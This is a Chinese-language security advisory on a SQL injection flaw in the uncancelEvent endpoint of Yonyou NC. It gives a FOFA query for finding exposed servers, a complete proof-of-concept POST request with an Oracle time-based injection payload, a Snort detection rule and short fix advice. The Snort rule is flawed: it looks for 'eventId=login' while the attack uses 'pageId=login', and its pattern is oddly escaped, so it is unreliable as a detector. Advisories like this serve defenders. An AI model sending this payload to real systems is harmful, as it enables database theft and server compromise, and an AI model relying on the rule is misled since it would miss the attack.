

用友NC uncancelEvent 存在SQL注入漏洞

用友NC uncancelEvent 存在SQL注入漏洞，攻击者通过恶意SQL语句绕过验证，窃取、篡改或删除数据库敏感数据，甚至获取服务器控制权限，导致数据泄露、业务瘫痪或进一步渗透内网。

影响版本

用友NC

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="用友-UFIDA-NC"

POC/EXP:

```
POST /portal/pt/oacoSchedulerEvents/uncancelEvent?pageId=login HTTP/1.1
Host: 127.0.0.1:8009
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

event_id=-1' AND 1=dbms_pipe.receive_message('RDS',8)--+#&startDate=2025-06-16 00:00:00&event_ts=2025-06-16 00:00:00
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Yonyou NC - Oracle SQLi in uncancelEvent (Time-Based)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/portal/pt/oacoSchedulerEvents/uncancelEvent"; http_uri;
  content:"eventId=login"; http_uri;
  content:"event_id="; http_client_body;
  pcre:"/event_id=[^&]*'[\s\S]*?dbms_pipe.receive_message\[^\)]*\)/i";
  metadata:service http;
  metadata:attack_type "Oracle Time-Based SQL Injection";
  reference:cve,CVE-2025-XXXX;
  classtype:sql-injection;
  sid:1000210;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。